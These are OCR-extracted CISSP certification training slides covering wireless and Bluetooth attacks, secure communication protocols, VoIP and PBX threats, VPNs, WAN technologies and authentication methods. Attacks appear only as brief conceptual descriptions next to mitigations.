- As wireless devices search an area, if they find an access point with credentials that match its previously connected systems, it will automatically connect to the access point

Jamming


- Wi-Fi, or any other radio frequency (RF) signal can be jammed to prevent proper operation
- Jamming signals can be either continuous or intermittent and can be applied to a single frequency or distributed over a frequency band
- The ultimate objective of an RF jamming is to bring about a denial-of-service condition

Wi-Fi Protected Setup

- WPS allows users to quickly select and join a wireless network
- The process requires the user to enable the router on one end and provide a simple PIN on the other
- Due to the lack of security on the strength of the PIN, it is relatively easy to flood a WPS device with a brute force attack on the access point
- WPS is not secure and should not be enabled

Disassociation

- Commonly referred to as a “de-authentication attack”
- During this kind of attack, a signal is sent from another device with the same hardware device information (MAC Address) to the access point
- Since standard access points do not have an authentication mechanism to determine which MAC address is correct, it disconnects the legitimate device and allows the spoofed device to connect to the access point



Near Field Communication


- NFC is a short distance communication technology that allows a client and host to communicate while within approximately 1.6 inches from one another
- NFC is accomplished by using older Radio Frequency ID (RFID) standards
- Higher security due to the difficult task of collecting information at the entry point
- NFC can be susceptible to “relay” attacks

Bluetooth Attacks

- Bluetooth related attacks:
  - ✓ Bluejacking – Utilizing the Bluetooth protocol to send unsolicited SMS messages
  - ✓ Bluesnarfing – Establishing an unauthorized Bluetooth connection
- Once an attacker has successfully connected to a device through bluesnarfing, they can collect information from a number of sources including:
  - ✓ Viewing Phone Book Records
  - ✓ Deleting Phone Book Records
  - ✓ Placing Calls


Wardriving

- Making use of wireless antennas and GPS modules, it is possible to map out access point locations, power levels, and encryption
- The results of this collection can be applied into a KML format and overlaid onto a map for future analysis



```
 Kismet Sort View Windows
  Name                BSSID             T C  Ch Freq  Pkts  Size Bcn% Sig Clnt Manuf       Cty Seen By
  TRENDnet            00:14:D1:5F:97:12 A O   1 2417     1    0B  ---  ---   1 TrendwareI  --- wlan0
. linksys_SES_45997   00:16:B6:1B:E4:FF A O   6 2432     1    0B  10%  -78   1 Cisco-Link  --- wlan0
! Autogroup Probe     00:13:E8:92:3F:CB P N --- ----     2    0B  ---    0   1 IntelCorpo  --- wlan0
. linksys             00:1A:70:D9:BC:13 A N   6 2437     2    0B  10%  -86   1 Cisco-Link  --- wlan0
. WPA41               00:1F:90:E6:E0:84 A W  11 2462     3    0B  ---  -86   1 ActiontecE  --- wlan0
. 6SI03               00:1F:90:FA:F4:C8 A W --- 2412     3    0B  ---  -83   1 ActiontecE  --- wlan0
. TFS                 00:09:5B:D7:9D:B2 A N --- 2462     4    0B  ---  -68   1 Netgear     --- wlan0
. Xu Chen
. TK421
. meskas
. Elina-PC-Wireless
. 7J4R0
. Pickles
  BSSID: 00:1F:33:F
. 38c8
! Danish_Penguin
```

Warchalking



References

- https://upload.wikimedia.org/wikipedia/commons/thumb/1/13/Ethernet_Type_II_Frame_format.svg/1024px-Ethernet_Type_II_Frame_format.svg.png?1566705090233
- http://www.tech-faq.com/smtp.html
- https://ssoih.com/hobosymbols/warchalking.html
- https://btsadvancedcommunications.wordpress.com/2011/11/26/cable-to-cable-unshielded-twisted-pair-vs-shielded-twisted-pair
- https://blogs.msdn.microsoft.com/freddyk
- https://www.directron.com/blog/cableguide
- https://conceptdraw.com/a880c3/preview--Network%20topologies%20diagram
- http://globaltechconsultants.org/?q=book/export/html/2

ISC2 CISSP Training

Secure Communications and Network Attacks

CISSP® Certified Information Systems Security Professional

Domain Topics

4.3 Implement secure communications channels according to design

Network and Protocol Security Mechanisms

Secure Communication Protocols

- Protocols that provide secure services for application-specific communications
  - ✓ IP Security (IPSec)
    - o Uses public key cryptography to establish encryption, access control, nonrepudiation, and message authentication using IP-based protocols
    - o Predominantly used in VPNs in transport or tunnel mode
  - ✓ Kerberos
    - o Provides single sign-on (SSO) for users and protects logon credentials
    - o Uses hybrid encryption (symmetric & asymmetric) to provide authentication
  - ✓ Secure Shell (SSH)
    - o End-to-end encryption method used to encrypt plaintext applications such as Telnet, RCP, and rlogin, and encrypts protocols like SFTP and SCP

Secure Communication Protocols

- Additional secure communication protocols:
  - ✓ Signal
    - o Cryptographic protocol which provides end-to-end encryption for voice communications, videoconferencing, and text message services
  - ✓ Secure Remote Procedure Call (S-RPC)
    - o Authentication service used to prevent unauthorized execution of code on remote systems
  - ✓ Secure Sockets Layer (SSL)
    - o Foundational encryption protocol developed by Netscape to protect web-based communications
    - o Used to secure web applications, email, and remote access sessions
    - o Provides confidentiality and integrity and uses either 40-bit or 128-bit key
  - ✓ Transport Layer Security (TLS)
    - o Supersedes SSL by providing stronger authentication and encryption
    - o Unlike SSL, TLS can also encrypt UDP and SIP

Authentication Protocols

- Authentication is the process of verifying remote user identity during session creation
- Examples of authentication protocols include:
  - ✓ Password Authentication Protocol (PAP)
  - ✓ Challenge Handshake Authentication Protocols (CHAP)
  - ✓ Extensible Authentication Protocol (EAP)
    - o Lightweight EAP (LEAP)
    - o Protected EAP (PEAP)
  - ✓ openID
  - ✓ Oauth
  - ✓ Shibboleth
- Some of the more common authentication systems include:
  - ✓ RADIUS
  - ✓ TACACS
  - ✓ TACACS+

Secure Voice Communications

Voice Communications

- Organizations using Private Branch Exchange (PBX) or Public Switched Telephone Networks (PSTN) must anticipate interception, eavesdropping, tapping, and protocol level attacks
- Many organizations have deployed Voice over Internet Protocol (VoIP) into operational networks systems and can result in numerous types of attacks:
  - ✓ Caller ID Spoofing
    - o VoIP Phishing (Vishing)
    - o Spam over Internet Telephony (SPIT)
  - ✓ OS Attacks
    - o Call Manager Vulnerabilities
  - ✓ MiTM Attacks
  - ✓ 802.1X Authentication Falsification
  - ✓ VLAN Hopping
  - ✓ VoIP Hopping
  - ✓ VoIP Traffic Decoding

VoIP Social Engineering Mitigation

- Social engineering is a common non-technical attack that can impact technically security measures
- Some recommended courses of action to mitigate social engineering attacks include:
  - ✓ Always verify unknown personnel through proof of identity
  - ✓ Require callback authorizations on all voice-only requests for network alterations or activities
  - ✓ Classify information and specify through policy what information can be discussed and confirmed using voice communications
    - o Personnel Information and Status
    - o Credentials
    - o Networking Details
    - o Dial-In Numbers

PBX Fraud and Abuse Mitigation

- A Private Branch Exchange (PBX) is an on-premise telephone system that switches calls between enterprise users on local lines while allowing all users to share a certain number of external phone lines
- PBX reduces costs by not requiring a dedicated line for each user
- Attackers (i.e. Phreakers) can use PBX to avoid toll charges, hide their identity, access personal voice mailboxes, redirect messages, block access, and redirect inbound and outbound calls
- Methods used to protect PBX-based systems include:
  - ✓ Integrate a calling card system into the PBX
  - ✓ Restrict dial-in and dial-out features
  - ✓ Use unpublished numbers
  - ✓ Block or disable access codes or accounts
  - ✓ Publish and AUP relative to PBX usage
  - ✓ Lockdown all physical access to PBX interfaces
  - ✓ Use correctly configured Direct Inward System Access (DISA)

Phreaker Tools and Mitigation

- Black Box
  - ✓ A tool used to manipulate line voltages and steal long distance services
- Red Box
  - ✓ A tool used to generate tones of coins being used in a pay phone
- Blue box
  - ✓ A tool that generates a 2600 Hz tone to interact with telephone trunk systems
- White box
  - ✓ A tool that generates a Dual-Tone Multi-Frequency (DTMF) generator that can be used to control a phone system

Multimedia Collaboration

Remote Collaboration Security

- Remote collaboration software has extended organizations ability to communicate and quicken task completion
- Some of the key collaboration tools that require increased security attention include:
  - ✓ Remote Meeting
  - ✓ Instant Messaging


Managing Email Security

Email Security Objectives

- As with any technology, email security should meet the security principles of confidentiality, integrity, availability, and non-repudiation
  - ✓ Restrict email access only to authorized personnel
  - ✓ Authenticate and verify message origination
  - ✓ Classify content
  - ✓ Ensure all personnel have signed AUP relative to email use
  - ✓ Establish proper access control to email
  - ✓ Ensure message privacy
  - ✓ Specify email backup and retention policies

Unencrypted Email Delivery

Simple Message Transfer Protocol
Multipurpose Internet Mail Extensions




Email Security Solutions

- Email security services that secure transmission, delivery, and email storage
  - ✓ Multipurpose Internet Mail Extensions (MIME)
    - Email standard extending the character set used by SMTP to send email
  - ✓ MIME Object Security Services (MOSS)
    - A predecessor of PGP that provides confidentiality, authentication, and nonrepudiation (DES/RSA) and integrity (MD2/MD5) of MIME-based email
  - ✓ Secure Multipurpose Internet Mail Extensions (S/MIME)
    - An email standard providing confidentiality (PKCS) and authentication (X.509)
  - ✓ Privacy Enhanced Mail (PEM)
    - Provides confidentiality, authentication, and nonrepudiation (DES/RSA) and integrity (X.509)

Encrypted Email Delivery

Simple Message Transfer Protocol
Secure Multipurpose Internet Mail Extensions



Email Security Solutions

- Additional email security solutions:
  - ✓ DomainKeys Identified Mail (DKIM)
    - o Uses digital signatures, identify-based authentication, to verify domain names for email delivery
  - ✓ Pretty Good Privacy (PGP)
    - o An encryption program used to sign, encrypt, and decrypt digital objects including e-mail, files, directories, and disk partitions
  - ✓ Opportunistic TLS for SMTP Gateways
    - o A setting that attempts to send TLS encrypted email to receiving servers
  - ✓ Sender Policy Framework (SPF)
    - o Uses Mail Transfer Authorities (MTA) through DNS for email sending
    - o Uses path-based authentication

Remote Access
Security Management

Remote Access


- Services to provide remote systems access:
  - ✓ Dial up services using modem systems
  - ✓ Virtual Private Network (VPN) connections
  - ✓ Terminal services through thin clients
  - ✓ Remote application connections
    - o Remote Desktop Protocol
      - o Microsoft RDP / Linux xRDP
    - o Virtual Network Computing (VNC)
    - o TeamViewer / GoToMyPC / XenDesktop
  - ✓ Telephony
    - o Plain Old Telephone Service (POTS)
    - o Public Switched Telephone Network (PSTN)
    - o Private Branch Exchange (PBX)

Remote Access Security

- Remote access security requires deep understanding of the technologies being deployed
  - ✓ Remote Connectivity Technology
    - o DSL, ISDN, cable modem, wireless, satellite
  - ✓ Transmission Protection
    - o VPNs, IPSec, L2TP, SSL/TLS
  - ✓ Authentication Protection
    - o PAP, CHAP, EAP, LEAP, and PEAP
  - ✓ Remote User Assistance
- Organizations must understand the best practices relative to dial-up protocols
  - ✓ Point-to-Point Protocol (PPP)
  - ✓ Serial Line Internet Protocol (SLIP)
- Centralized Remote Authentication Services
  - ✓ Remote Authentication Dial-In User Service (RADIUS)
  - ✓ Terminal Access Controller Access-Control System (TACACS)

Dial-Up Protocols

- Common dial-up protocols:
  - ✓ Serial Line Internet Protocol (SLIP)
    - o A legacy protocol used to help transmission of asynchronous serial connections
    - o Not commonly used today, but still supported through backward capable systems
  - ✓ Point-To-Point Protocol (PPP)
    - o A replacement for SLIP that transmits TCP/IP packets over technologies including ISDN, VPN, and Frame Relay
    - o PPP provides authentication, error detection, link quality monitoring, load balancing, and compression




Virtual Private Networks

VPN Operation

- A VPN is a communication channel that allows point to point transmission of traffic over an untrusted network
- VPNs connect specific clients, servers, routers, or any other systems and provide both confidentiality and integrity of data
- VPNs create a tunnel between endpoints and networks that encapsulates and protects data
  - ✓ Tunneling does not guarantee encrypted transmissions
- Some of the more common VPN protocols
  - ✓ Point-to-Point Tunneling Protocol (PPTP)
  - ✓ Layer 2 Forwarding (L2F)
  - ✓ Layer 2 Tunneling Protocol (L2TP)
  - ✓ Internet Protocol Security (IPSec)

Tunneling

- Although VPNs are one method of tunneling network traffic, tunneling refers to the establishment of a dedicated connection between endpoints over an untrusted network
- Tunneling allows different protocols to run over a network that does not support the protocol without the tunnel
- In general, tunnels operate on Layer 3, but other tunnel layers can be created



Tunneling Protocols

- Point-to-Point Tunneling Protocol (PPTP) – Unencrypted
  - ✓ Layer 2 protocol that encapsulates PPP packets
  - ✓ PPTP – TCP Port 1723
- Layer 2 Forwarding (L2F) – Unencrypted
  - ✓ Cisco proprietary
  - ✓ Creates tunnels for dial-up connections and provides authentication
  - ✓ L2F – TCP Port 1701
- Layer 2 Tunneling Protocol (L2TP) – Unencrypted
  - ✓ Microsoft / Cisco Collaboration
  - ✓ Combination of PPTP and L2F and uses Internetwork Packet Exchange (IPX), Systems Network Architecture (SNA) (i.e. IBM), and Internet Protocol (IP)
  - ✓ L2TP – UDP Port 1701

VPN Comparisons

VPN Protocol	Authentication Protection	Native Encryption	Supported Protocols	Dial-Up Supported	Simultaneous Connections
PPTP	Yes	No	PPP	Yes	P2P Only
L2F	Yes	No	PPP / SLIP	Yes	P2P Only
L2TP	Yes	No Can use IPSEC	PPP	Yes	P2P Only
IPSec	Yes	Yes	IP Only	No	Multiple

Switching Technologies

Switching Technology Types

- Three different switching technologies to understand:
  - ✓ Circuit Switching
    - ✓ When two network endpoints establish a dedicated channel prior to communicating (i.e. Analog Telephone Networks)
  - ✓ Packet Switching
    - ✓ A method of transferring network data by creating data objects called packets
    - ✓ Packets contain necessary control and payload information necessary for data transmission
  - ✓ Virtual Circuits
    - ✓ Network data sent through packet switched networks that seems like a dedicated physical layer link between endpoints
      - ✓ Permanent Virtual Circuit (PVC) – Dedicated leased line
      - ✓ Switched Virtual Circuit (SVC) - Like a dial-up connection that searches for the best path between endpoints

Switching Technology Comparison


Circuit Switching	Packet Switching
Constant Traffic	Bursty Traffic
Fixed Known Delays	Variable Delays
Connection Oriented	Connectionless
Sensitive to Connection Loss	Sensitive to Data Loss
Used Primarily for Voice	Used For Any Type of Traffic

WAN Technologies

Wide Area Networks

- A WAN is a geographically separated network that provides computer networking capabilities
  - ✓ X.25
    - ○ Layer 3 packet-switched WAN using leased lines, POTS, and ISDN connections as physical links
  - ✓ Switched Multimegabit Data Service (SMDS)
    - ○ A switching service providing data transmission from 1.544 Mbs to 45 Mbit/s
    - ○ Developed as an intermediate service until ATM was implemented, but was replaced by Frame Relay
  - ✓ Frame Replay
    - ○ Defines layer 2 digital telecommunications channels for packet switching initially designed for ISDN connections
  - ✓ Asynchronous Transfer Mode (ATM)
    - ○ A communication standard established by ANSI and ITU for transmission of voice, data, and video that was developed to support ISDN supporting layer 1 - 3
    - ○ IP has generally taken over for ATM connections
  - ✓ Synchronous Digital Hierarchy and Synchronous Optical Network (SONET)
    - ○ A layer 1 technology that can multiplex every type of network protocol

WAN Technology Comparisons



Popular WAN Technologies	OSI Layer	Strengths	Weaknesses
SONET	Layer 1	◆ Every kind of communications traffic can be multiplexed into SONET ◆ Easily scalable ◆ Standardized ◆ Built-in fault tolerance	
X.25	Layer 3	◆ Guaranteed data delivery ◆ High data integrity	◆ Slow and tedious because it involves error checking at every node
Frame Relay	Layer 2	◆ Robust interoperability between various switching platforms ◆ Improved network uptime because of virtual circuits ◆ Widely available	◆ Users have to commit to predefined PVCs ◆ Mostly baseband applications
SMDS	Layer 2	◆ Access rates higher than those available for Frame Relay ◆ No commitment to PVCs	◆ Not very flexible or scalable ◆ Mostly baseband applications
ATM	Layer 2	◆ Supports true QoS for broadband applications ◆ Easily scalable ◆ Standardized	◆ Cell tax for purely data traffic like IP traffic ◆ Can be disruptive for existing Ethernet LANs
ISDN	Layer 2	◆ End-to-end digital connectivity ◆ Broadband applications such as video conferencing are much faster and clearer	◆ Cost is somewhat prohibitive ◆ Typically a little more difficult to set up and configure

Questions?

ISC2 CISSP Training

Managing Identify and Authentication

CISSP® Certified Information Systems Security Professional

Domain Topics

5.1 Control Physical and Logical Access to Assets

5.2 Manage Identification and Authentication of People, Devices, and Services

5.3 Integrate Identity as a Third-Party Service

5.5 Manage the Identity and Access Provisioning Lifecycle

Assets, Subjects, & Objects


- Asset protection definitions
  - ✓ Asset
    - o Information
    - o Systems
    - o Devices
    - o Facilities
    - o Personnel
  - ✓ Subject
    - o An active entity that accesses data from an object and includes users, programs, processes, services, clients, or servers
    - o Based on access controls, subjects can modify objects
  - ✓ Object
    - o A passive entity that provides information to an active subject
    - o Objects can include files, databases, systems, processes, services, printers, or storage media

Access Control

- Access control provides two functions:
  - ✓ Allowing authorized users in
  - ✓ Keeping unauthorized users out
- Access control generally follows these steps:
  - ✓ Identify and authenticate users or subjects attempting to access a resource(s)
  - ✓ Determine if access is authorized
  - ✓ Grant or prevent access based on subject identity
  - ✓ Monitor and record access attempts
- Key Access Control Terms:
  - ✓ Identification: Claiming an identity
  - ✓ Authentication: Verifying an identity
  - ✓ Authorization: Confirming resource permissions
  - ✓ Accountability: Recording and tracking subject activities
- Authentication factors include:
  - ✓ Something you know (Type 1)
  - ✓ Something you have (Type 2)
  - ✓ Something you are (Type 3)
  - ✓ Something you do
  - ✓ Somewhere you are


Access Control

What form of authentication is:



Access Control

What form of authentication is:



Something you have

Access Control

What form of authentication is:

Access Control

What form of authentication is:

Something you are


Authentication Types

- Single Factor Authentication
  - ✓ Only 1 authentication method is used to verify an identity
  - ✓ Example: Username and Password
- Mutual Authentication
  - ✓ When multiple entities authenticate each other
- Multifactor Authentication
  - ✓ Multiple authentication methods are used to verify an identity
  - ✓ Example: Username and Password, Temporal Token Value

Authentication Types

What type of authentication is:

+




Authentication Types

What type of authentication is:

Something you are

+




Something you are


Single Factor Authentication

Authentication Types

What type of authentication is:



+



Authentication Types

What type of authentication is:

Something you have


+

Something you know

Multifactor Authentication

Passwords

- When creating passwords for access control, there are several settings to account for in organizational policy:
  - ✓ Maximum Age
  - ✓ Password Complexity
  - ✓ Password Length
  - ✓ Password History
  - ✓ Password Phrases
  - ✓ Cognitive Passwords
- Best practices for proper password implementation has been significantly changed in the latest NIST Special Publication 800-63B



NIST Special Publication 800-63B

Digital Identity Guidelines

Authentication and Lifecycle Management

Paul A. Grassi
James L. Fenton
Elaine M. Newton
Ray A. Perlner
Andrew R. Regenscheid
William E. Burr
Justin P. Richer

Privacy Authors:
Naomi B. Lefkovitz
Jamie M. Danker

Usability Authors:
Yee-Yin Choong
Kristen K. Greene
Mary F. Theofanos

This publication is available free of charge from:
https://doi.org/10.6028/NIST.SP.800-63b

COMPUTER SECURITY

NIST
National Institute of
Standards and Technology
U.S. Department of Commerce

AAA & Authentication Services

- "Triple A" – AAA
  - ✓ Authentication - Proving an identity
  - ✓ Authorization – Approved access level based on identity
  - ✓ Accounting - Tracking and logging identity actions
- Directory Services
  - ✓ Directory management of organizational users, hosts, and activities
  - ✓ Organizational Units (i.e. Functional, Logical)
  - ✓ Common Names
- Authentication Services
  - ✓ Systems designed to prove identity for access
- Federated Identification
  - ✓ Identify proved across multiple disparate systems

Biometrics


- Different biometric authentication methods:
  - ✓ Fingerprints
  - ✓ Face Scans
  - ✓ Retina Scans
  - ✓ Iris Scans
  - ✓ Palm Scans
  - ✓ Hand Geometry
  - ✓ Heart / Pulse Patterns
  - ✓ Voice Pattern Recognition
  - ✓ Signature Dynamics

Biometric Error Ratings


- Prior to using a biometric authentication system, users are required to register in the system through an enrollment process
- Biometric systems then categorize how effective they are based on whether they correctly or incorrectly identify personnel attempting to access the system
  - ✓ False Positives (Type 1 Error)
    - o False Acceptance Rate (FAR)
  - ✓ False Negatives (Type 2 Error)
    - o False Rejection Rate (FRR)
  - ✓ Crossover Error Rate (CER)
    - o The point at which Type I and Type II errors are equal

Biometric Error Ratings


The following graph illustrates FAR, FRR, and CER



Decreasing FAR




Increasing FAR




Authentication Protocols

PAP

- Password Authentication Protocol
  - ✓ Cleartext username and password
  - ✓ Simple allow or deny decision
- Security Gaps
  - ✓ Vulnerable to cleartext traffic analysis
  - ✓ Vulnerable to MITM attacks





LOGON ☺



SPAP

- Shiva Password Authentication Protocol
  - ✓ Replacement for PAP
  - ✓ Encrypts username and password
- Security Gaps
  - ✓ Vulnerable to MITM attacks





CHAP

- Challenge Handshake Authentication Protocol
  - ✓ Designed to defeat MITM attacks
  - ✓ Password is never transmitted

1 Login Request

Session ID
Random Value (Challenge) 2


3 Hashes Session ID, Challenge, and Password

4 Hashes Session ID, Challenge, and Password

5 Hash Sent to Server

6 Server Compares Client and Server Hashes

Allow / Deny 7



MSCHAP

- Microsoft version of CHAP
  - ✓ Designed to defeat MITM attacks
  - ✓ Password is never transmitted
  - ✓ Two versions
    - o Version 1
      - o LANMAN Compatible
      - o Client Authentication
    - o Version 2
      - o Non-LANMAN Compatible
      - o Mutual Authentication

1 Login Request

Session ID
Random Value (Challenge) 2


3 Hashes Session ID, Challenge, and Password

4 Hashes Session ID, Challenge, and Password

5 Hash Sent to Server

6 Server Compares Client and Server Hashes

Allow / Deny 7



HOTP

- Hash-Based Message Authentication Protocol One-Time Password
  - ✓ Two factor authentication
    - o User secret key
      - Something you know
    - o Seed counter
      - Something you have

If CG OTP == SG OTP, Allow
If CG OTP != SG OTP, Deny

OTP

Allow / Deny

Shared Secret

927383 Counter

HMAC OTP Algorithm


Client Generated OTP

Server Generated OTP

Shared Secret

HMAC OTP Algorithm

927383 Counter



TOTP

- Time-Based Message Authentication Protocol One-Time Password
  - ✓ Two factor authentication
    - o User secret key
      - Something you know
    - o Seed counter
      - Something you have

If CG OTP == SG OTP, Allow
If CG OTP != SG OTP, Deny

OTP

Allow / Deny

User Secret Key

Time

Time OTP Algorithm

